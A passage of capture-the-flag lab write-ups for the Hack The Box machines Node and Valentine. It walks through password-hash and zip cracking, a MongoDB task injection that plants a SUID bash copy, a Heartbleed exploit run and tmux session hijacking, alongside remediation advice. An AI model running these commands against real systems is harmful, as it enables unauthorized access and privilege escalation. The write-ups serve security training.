
Also figured I’d just test these credentials on SSH but it did not work. Downloaded the backup. When reading it it looks like base64.
base64 -d myplace.backup > myplace2.backup
Tried reading it but it’s still not completely readable. Ran file on it and its a zip file now. Tried unzipping but its a password protected.
file myplace2.backup
unzip myplace2.backup

Running zip2john against it.
zip2john myplace2.backup > ziphash.txt
john –wordlist=/usr/share/wordlists/rockyou.txt ziphash.txt

unzip myplace2.backup
Unzipped it and it looks like it’s a backup of the webroot.


Read through the files. app.js had this in it which could be ssh creds.

Funnily it also has a trollface.jpg. Since I had to see if you need to see it aswell. This may just indicate its a red herring.
mark:5AYRft73VtFpc84k
These credentials worked.
ssh mark@10.129.66.188

User.txt is in /home/tom but permission denied. Did local enumeration. Upon enumeration services I noticed two services running as tom.

I got stuck here. I was able to connect to the mongodb with our creds but I was unsure on how to exploit. We can connect to the mongodb, from the command line we create a copy of bash and set SGID which gives us access to tom.
mongo -p -u mark scheduler
db.tasks.insert({“cmd”:”/bin/cp /bin/bash /tmp/tom; /bin/chown tom:admin /tmp/tom; chmod g+s /tmp/tom; chmod u+s /tmp/tom”});
./tom -p
I was stuck here as well but I referred to the writeup. Essentially there is a binary that can be buffer overflowed. I would recommend just looking at the official writeup for a full understanding.

Grabbed user.txt and root.txt
Attack Chain
1 – Reconnaissance
Ran RustScan and identified ports 22 (SSH) and 3000 (HTTP). Browsed to port 3000 and found a web application with three visible member profiles. Ran feroxbuster and found /uploads which disclosed the web root path /var/www/myplace/. No useful information in source code or profile pages.rustscan -a 10.129.66.188 –ulimit 5000 -b 500 — -A -Pn
feroxbuster -u http://10.129.66.188:3000/ -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion2 – API hash extraction and admin credential cracking
Intercepted traffic in Burp and identified an unauthenticated /api/users/latest endpoint returning SHA-256 password hashes for all users including a hidden admin account. Cracked the admin hash with Hashcat using rockyou.hashcat -m 1400 -a 0 dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af /usr/share/wordlists/rockyou.txt
Credentials recovered: myP14ceAdm1nAcc0uNT:manchester
3 – Backup file extraction and credential discovery
Logged in as admin and downloaded a backup file. Decoded it from base64 and identified it as a password-protected zip. Cracked the zip password with zip2john and rockyou. Extracted a full backup of the web root and found plaintext database credentials in app.js.base64 -d myplace.backup > myplace2.backup
zip2john myplace2.backup > ziphash.txt
john –wordlist=/usr/share/wordlists/rockyou.txt ziphash.txtCredentials recovered: mark:5AYRft73VtFpc84k
4 – SSH access and MongoDB task injection for lateral movement
SSH’d in as mark. Found user.txt in /home/tom but lacked permissions. Enumerated running services and found two processes running as tom including a MongoDB scheduler service. Authenticated to MongoDB with mark’s credentials and inserted a task that copied bash, set the SUID and SGID bits, and assigned tom as the owner. Executed the planted bash binary with the -p flag to run as tom. Retrieved user.txt.mongo -p -u mark scheduler
db.tasks.insert({“cmd”:”/bin/cp /bin/bash /tmp/tom; /bin/chown tom:admin /tmp/tom; chmod g+s /tmp/tom; chmod u+s /tmp/tom”});
./tom -p5 – Privilege Escalation – SUID binary buffer overflow
Identified a SUID binary belonging to root. Exploited a buffer overflow vulnerability in the binary to gain a root shell. Retrieved root.txt.
Key Takeaways
- Unauthenticated API endpoint exposing password hashes – The /api/users/latest endpoint returned SHA-256 hashes for all user accounts including the admin without requiring any authentication. API endpoints returning credential material must require authentication and must never expose password hashes regardless of the hash algorithm used.
- SHA-256 used for password hashing – The admin password hash was cracked with rockyou. SHA-256 is not suitable for password storage as it is a fast hashing algorithm designed for data integrity rather than credential protection. Passwords must be stored using bcrypt, scrypt, or Argon2 with appropriate cost factors.
- Plaintext credentials in application source code backup – Mark’s database credentials were hardcoded in app.js and accessible through a downloadable backup file. Credentials must never be hardcoded in source code and backup files must never be made available for download through the application, even behind authentication.
- MongoDB scheduler accepting task injection from a low-privilege user – Mark’s MongoDB credentials granted write access to a task collection that was executed as tom, allowing privilege escalation through task injection. Database service accounts must be restricted to the minimum required permissions and scheduled task execution must validate the source and content of tasks before running them.
- SUID binary with a buffer overflow vulnerability – A SUID root binary was vulnerable to a buffer overflow, providing a path from tom to root. SUID binaries must be audited regularly, restricted to those with an explicit operational requirement, and must be kept patched. Custom SUID binaries must undergo security code review before deployment.
Remediation
[Immediate] Require authentication on all API endpoints
Audit all API routes in the Node.js application and require authentication on every endpoint that returns user data. The /api/users/latest endpoint must be removed or restricted to authenticated admin sessions only. Implement rate limiting and output filtering to prevent bulk hash extraction.[Immediate] Replace SHA-256 password hashing with bcrypt
Migrate all stored password hashes from SHA-256 to bcrypt with a cost factor of at least 12. Force a password reset for all affected accounts. Audit all other applications in the environment for fast hashing algorithms used for password storage and remediate any findings.[Immediate] Remove credentials from app.js and restrict backup downloads
Remove the hardcoded database credentials from app.js and migrate them to environment variables or a secrets manager. Rotate mark’s credentials immediately. Remove the backup download functionality from the admin panel or restrict it to only downloadable content that has been scrubbed of credentials, keys, and configuration data.[Immediate] Restrict MongoDB access and audit task permissions
Revoke write access to the task collection from the mark account. The scheduler database must only accept task insertions from an authorized service account with no interactive login capability. Validate and sanitize all task commands before execution and restrict permitted commands to an explicit allowlist.[Short-term] Audit and remove unnecessary SUID binaries
Run find / -perm -4000 -type f 2>/dev/null across the system and audit every SUID binary. Remove the SUID bit from any binary without a documented operational requirement using chmod u-s. Custom SUID binaries must undergo a security code review and penetration test before being deployed with elevated permissions.[Long-term] Implement an API security baseline and source code review program
Define a security standard for all Node.js and REST API deployments covering authentication requirements on all endpoints, password hashing algorithms, credential storage practices, and backup content validation. Integrate SAST tooling into the CI/CD pipeline to detect hardcoded credentials and insecure hash algorithms. Include API endpoint enumeration and unauthenticated access testing in regular penetration tests. - Unauthenticated API endpoint exposing password hashes – The /api/users/latest endpoint returned SHA-256 hashes for all user accounts including the admin without requiring any authentication. API endpoints returning credential material must require authentication and must never expose password hashes regardless of the hash algorithm used.
-
Valentine writeup
Valentine writeup
Box name: Valentine
Difficulty: Easy
OS: Linux
Overview: Valentine is a very unique medium difficulty machine which focuses on the Heartbleed vulnerability, which had devastating impact on systems across the globe.
Link: https://app.hackthebox.com/machines/Valentine?tab=play_machine
Machine IP: 10.129.232.136
Ran rustscan against the machine.


There’s webservers and a SSH port open. Added valentine.htb to /etc/hosts. Navigated to the site.

Ran feroxbuster and ffuf. Feroxbuster returns a dev directory with notes and a key.
feroxbuster -u http://10.129.232.136 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
ffuf -u http://FUZZ.valentine.htb -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
Checked out notes.txt and there are some notes.

Looks like the encoder and decoder may be vulnerable. Before checking that out I checked out what the hype_key is.

Put this hex into cyberchef and it’s a RSA private key.

We don’t have a username yet though. I ran exiftool on the omg.jpg on the main page but didn’t get anything back.
exiftool omg.jpg

Next I checked out the encoder and decoder.

Checked it out in burp and it looks like it just encodes input into base64 and returns it.


I tested some command injection but was unsuccessful. Considering the name of the box and the old Apache version I checked for heartbleed and it looks like it is vulnerable to that.
nmap -p 443 –script ssl-heartbleed 10.129.232.136
Found code for an exploit https://gist.github.com/eelsivart/10174134. Downloaded and ran the code.
python2.7 heartbleed.py -n 100 -a leaked.txt valentine.htb
It provided a leaked.txt with a base64 $text. Decoded that and we get heartbleedbelievethehype.
echo ‘aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==’ | base64 -d

Now that I got this I’m assuming this is the password for the key. Guessed a few username and had to use an older algorithm for the ssh and we get in.
ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i id_rsa hype@10.129.232.136

Did locale enumeration. I ended up coming across another tmux session (which by the way I started recently using and it’s very cool).

export TERM=xterm
tmux -S /.devs/dev_sess
And we can grab root.txt


GG
Attack Chain
1 – Reconnaissance
Ran RustScan and identified ports 22 (SSH), 80 (HTTP), and 443 (HTTPS). Added valentine.htb to /etc/hosts. Browsed to the site and found an image hinting at Heartbleed. Ran feroxbuster and discovered a /dev directory containing notes.txt and hype_key. Noted the old Apache version as a further indicator of a legacy system.feroxbuster -u http://10.129.232.136 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion
2 – RSA private key extraction from web-accessible directory
Read notes.txt which referenced an encoder and decoder. Downloaded hype_key which contained hex-encoded data. Decoded it in CyberChef and recovered an encrypted RSA private key. The key was password protected but no username was yet known.3 – Heartbleed exploitation – CVE-2014-0160
Confirmed the HTTPS service was vulnerable to CVE-2014-0160 (Heartbleed) using the Nmap ssl-heartbleed script. Downloaded and ran a public Heartbleed exploit repeatedly to leak server memory. Found a base64 string in the leaked output which decoded to the passphrase for the RSA private key.nmap -p 443 –script ssl-heartbleed 10.129.232.136
python2.7 heartbleed.py -n 100 -a leaked.txt valentine.htb
